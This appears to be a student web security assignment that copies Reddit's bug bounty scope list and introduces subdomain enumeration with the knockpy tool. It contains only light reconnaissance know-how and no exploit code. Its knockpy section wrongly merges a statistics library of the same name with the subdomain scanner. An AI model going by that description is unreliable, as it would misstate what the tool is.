Sri Lanka Institute of Information Technology

IE2072 – WEB SECURITY

Year 2, Semester 2

(Assignment – Individual)-2023


Bug Bounty vulnerabilities scanning Report 3

Student Register Number	Student Name
IT21167096	DE ZOYSA A.S.

Reddit

- Overview

An American social news aggregation, content review, and conversation website is called Reddit. The website's material is contributed by signed-up users in the form of links, text posts, photographs, and videos, which are then rated positively or negatively by other users. Reddit is the home of hundreds of communities, never-ending discourse, and real human interaction. Reddit has a community for everyone, whether you enjoy sports, TV fan theories, breaking news, or an endless stream of the prettiest creatures on the internet.



- ## Scope and rewards

In-scope domains (inclusive of all subdomains):

- reddit.com
- snooguts.net
- redd.it
- redditblog.com
- redditmedia.com
- redditstatic.com
- reddituploads.com
- redditinc.com
- reddithelp.com (limited)
- 1st party Android and iOS apps for Reddit

Out-of-scope domains

Any SaaS or other service provider not explicitly called out. If you think it's something owned by Reddit, you can send it along - we'll decide if it's out-of-scope.

Scope of the security audit according https://www.reddit.com/ is as follows,

In Scope

Policy | Scope New! | Hacktivity | Thanks | Updates (9) | Collaborators

Search | Scope: In scope | CVSS Score: All scores | Bounty eligibility: All

Download Burp Suite Project Configuration File | Download CSV | View changes (Last updated on April 28, 2023) | 1-30 of 30

Asset name ↑	Type	Coverage	CVSS	Bounty
*.reddit.com	Wildcard	In scope	Critical	Eligible
*.redditblog.com	Wildcard	In scope	High	Eligible
*.reddithelp.com	Wildcard	In scope	High	Eligible
*.redditinc.com Vendor hosted and managed CMS for corporate / marketing site. It is domain whitelisted for reddit.com functionality so if you can string an attack together with reddit.com then this becomes super interesting.	Wildcard	In scope	Medium	Eligible
*.redditmedia.com	Wildcard	In scope	Critical	Eligible
*.snooguts.net This is our internal domain for "intranet" related services. Accessible to the internet should be either 1) an OAuth proxy that gates access to backend services (SCM, admin tooling, CI/CD, etc.) or 2) k8s public ingresses. This domain isn't necessarily "private" so leaking the domain isn't interesting, but certainly bypassing proxy auth wall or finding juicy targets on that domain is of interest. Amazon Web Services Nginx Okta	Wildcard	In scope	Critical	Eligible
1064216828 Official iOS app, DoS issues generally not eligible for bounty	iOS: App Store	In scope	Critical	Eligible
accounts.reddit.com Authentication / authorization service for reddit.com	Domain	In scope	Critical	Eligible

mod.reddit.com The Reddit modmail interface is used by moderators to take moderator actions and view reports. Please test against your own subreddits and not those belonging to other users/mods/admins.	Domain	In scope	Critical	Eligible
new.reddit.com The Reddit redesign. Follow the same rules as `www.reddit.com`.	Domain	In scope	Critical	Eligible
oauth.reddit.com	Domain	In scope	Critical	Eligible
old.reddit.com Reddit's old interface. This interface is still active and eligible for bounty awards. Follow the same rules as `www.reddit.com`.	Domain	In scope	Critical	Eligible
reddit.secure.force.com Reddit maintains a SFDC tenant for customer management for our advertisers. SFDC bugs aren't eligible for pay but misconfigurations that are Reddit's responsibility are.	Domain	In scope	Critical	Eligible
redditforbusiness.com Third party hosted CMS platform on WebFlow	Domain	In scope	High	Eligible
s.reddit.com This is the Reddit chat (via Sendbird) service endpoint	Domain	In scope	Critical	Eligible
sh.reddit.com	Domain	In scope	Critical	Eligible
strapi.reddit.com Streaming api used for Reddit's RPAN live video streaming service.	Domain	In scope	Critical	Eligible
www.reddit.com The primary Reddit website. Create your own accounts for testing. Do not attempt to access private data belonging to other users or Reddit admins/mods/employees.	Domain	In scope	Critical	Eligible
www.spiketrap.io	Domain	In scope	Medium	Eligible

Reddit agnostic:

ads-api.reddit.com This is the backend for ads.reddit.com that interfaces with Reddit and our backend Ads systems. Also used by our partners for advertising reporting, bulk modifications, and callbacks. Amazon Web Services · Nginx · PostgresSQL · Python	Domain	In scope	Critical	Eligible
ads.reddit.com Login uses a reddit.com account. Reddit does not reimburse or provide credits to run ads campaigns. AmazonRDS · Amazon Web Services · Go · JavaScript · Nginx · Node.js · Python · React	Domain	In scope	Critical	Eligible
amp.reddit.com This service houses our AMP generated pages for search engine optimization.	Domain	In scope	Critical	Eligible
api.reddit.com The Reddit API is used for programmatic access. Please use your own test accounts and do not try to access the private data of other users/mods/admins or Reddit employees. Authentication (OAUTH) and authorization are especially important. Docs are available at: https://www.reddit.com/dev/api Please follow Reddit's rules for API access.	Domain	In scope	Critical	Eligible
app.spiketrap.io	Domain	In scope	Medium	Eligible
com.reddit.frontpage Official Android app, DoS issues generally not eligible for bounty. Ethereum	Android: Play Store	In scope	Critical	Eligible
gateway.reddit.com Frontdoor service that handles dispensation to backend microservices. Relies on oauth authentication	Domain	In scope	Critical	Eligible
gql.reddit.com GraphQL implementation for Reddit accessing all our internal Things requiring OAuth	Domain	In scope	Critical	Eligible
m.reddit.com Mobile webapp (we call mweb) for Reddit. Use a mobile UA to access.	Domain	In scope	Critical	Eligible
matrix.redditspace.com	Domain	In scope	Critical	Eligible
meta-api.reddit.com Houses Reddit's smart contracts based on Ethereum, which is called Community Points and ties in with the Vault functionality within Reddit's official mobile apps. Amazon Web Services · Ethereum · Go · Python	Domain	In scope	Critical	Eligible

- ✓ *.reddit.com
- ✓ *.redditblog.com
- ✓ *.reddithelp.com
- ✓ *.redditinc.com
  Vendor hosted and managed CMS for corporate / marketing site. It is domain whitelisted for reddit.com functionality so if you can string an attack together with reddit.com then this becomes super interesting.
- ✓ *.redditmedia.com
- ✓ *.snooguts.net

This is our internal domain for "intranet" related services. Accessible to the internet should be either 1) an OAuth proxy that gates access to backend services (SCM, admin tooling, CI/CD, etc.) or 2) k8s public ingresses.
This domain isn't necessarily "private" so leaking the domain isn't interesting, but certainly bypassing proxy auth wall or finding juicy targets on that domain is of interest.

- ✓ 1064216828
  Official iOS app, DoS issues generally not eligible for bounty

- ✓ accounts.reddit.com
  Authentication / authorization service for reddit.com

- ✓ ads-api.reddit.com
  This is the backend for ads.reddit.com that interfaces with Reddit and our backend Ads systems. Also used by our partners for advertising reporting, bulk modifications, and callbacks.

- ✓ ads.reddit.com
  Login uses a reddit.com account. Reddit does not reimburse or provide credits to run ads campaigns.

- ✓ amp.reddit.com
  This service houses our AMP generated pages for search engine optimization.

- ✓ api.reddit.com
  The Reddit API is used for programmatic access. Please use your own test accounts and do not try to access the private data of other users/mods/admins or Reddit employees. Authentication (OAUTH) and authorization are especially important.
  Docs are available at: https://www.reddit.com/dev/api.Please follow Reddit's rules for API access.

- ✓ app.spiketrap.io

- ✓ com.reddit.frontpage
  Official Android app, DoS issues generally not eligible for bounty.

- ✓ gateway.reddit.com
  Frontdoor service that handles dispensation to backend microservices. Relies on oauth authentication

- ✓ gql.reddit.com
  GraphQL implementation for Reddit accessing all our internal Things requiring OAuth

- ✓ m.reddit.com
  Mobile webapp (we call mweb) for Reddit. Use a mobile UA to access.

- ✓ matrix.redditspace.com

- ✓ meta-api.reddit.com
  Houses Reddit's smart contracts based on Ethereum, which is called Community Points and ties in with the Vault functionality within Reddit's official mobile apps.

- ✓ mod.reddit.com
  The Reddit modmail interface is used by moderators to take moderator actions and view reports. Please test against your own subreddits and not those belonging to other users/mods/admins.

- ✓ new.reddit.com
  The Reddit redesign. Follow the same rules as www.reddit.com.

- ✓ oauth.reddit.com

- ✓ old.reddit.com
  Reddit's old interface. This interface is still active and eligible for bounty awards. Follow the same rules as www.reddit.com.

- ✓ reddit.secure.force.com
  Reddit maintains a SFDC tenant for customer management for our advertisers. SFDC bugs aren't eligible for payout, but misconfigurations that are Reddit's responsibility are.

- ✓ redditforbusiness.com
  Third party hosted CMS platform on WebFlow

- ✓ s.reddit.com
  This is the Reddit chat (via Sendbird) service endpoint


- ✓ sh.reddit.com Domain

- ✓ strapi.reddit.com
  Streaming api used for Reddit's RPAN live video streaming service.

- ✓ www.reddit.com
  The primary Reddit website. Create your own accounts for testing. Do not attempt to access private data belonging to other users or Reddit admins/mods/employees.

Information gathering

It is the process of collecting data from many sources for a range of purposes. Learning to create efficient information-gathering techniques will benefit studying in a variety of ways. Effective information collecting involves making better use of time, fostering critical thinking through the use of shifting/sorting strategies, and enlarging one's perspective and topic knowledge through the investigation of new sources. Additionally, obtaining knowledge may be useful for a number of purposes, but the major advantage in terms of academic studies is that one will become aware of more varied sources, viewpoints, and techniques that can improve one's academic work.



- ## Subdomains for Hunting

Sub-domain enumeration is the process of listing sub-domains for one or more domains. In the process of reconnaissance, it's a crucial phase. Sub-domain enumeration can reveal several domains and sub-domains that are included in a security assessment, which increases the chance of finding vulnerabilities.

Finding applications using cryptic, abandoned sub-domains may reveal serious bugs.

Within a single company, the same vulnerabilities are routinely discovered across many domains and applications.


What is Knockpy?


With only a few lines of code, knockpy's python version of the knockoffs framework makes it simple to use knockoff-based inference. The modular design of Knockpy makes it simple for researchers and analysts to add features on top of it.

- searching subdomain by knockpy,

Knockpy is a portable and flexible Python3 utility that uses passive reconnaissance and dictionary scanning to swiftly enumerate subdomains on a specified domain.

How to Find Subdomain in Knockpy: knockpy <Domain Name>

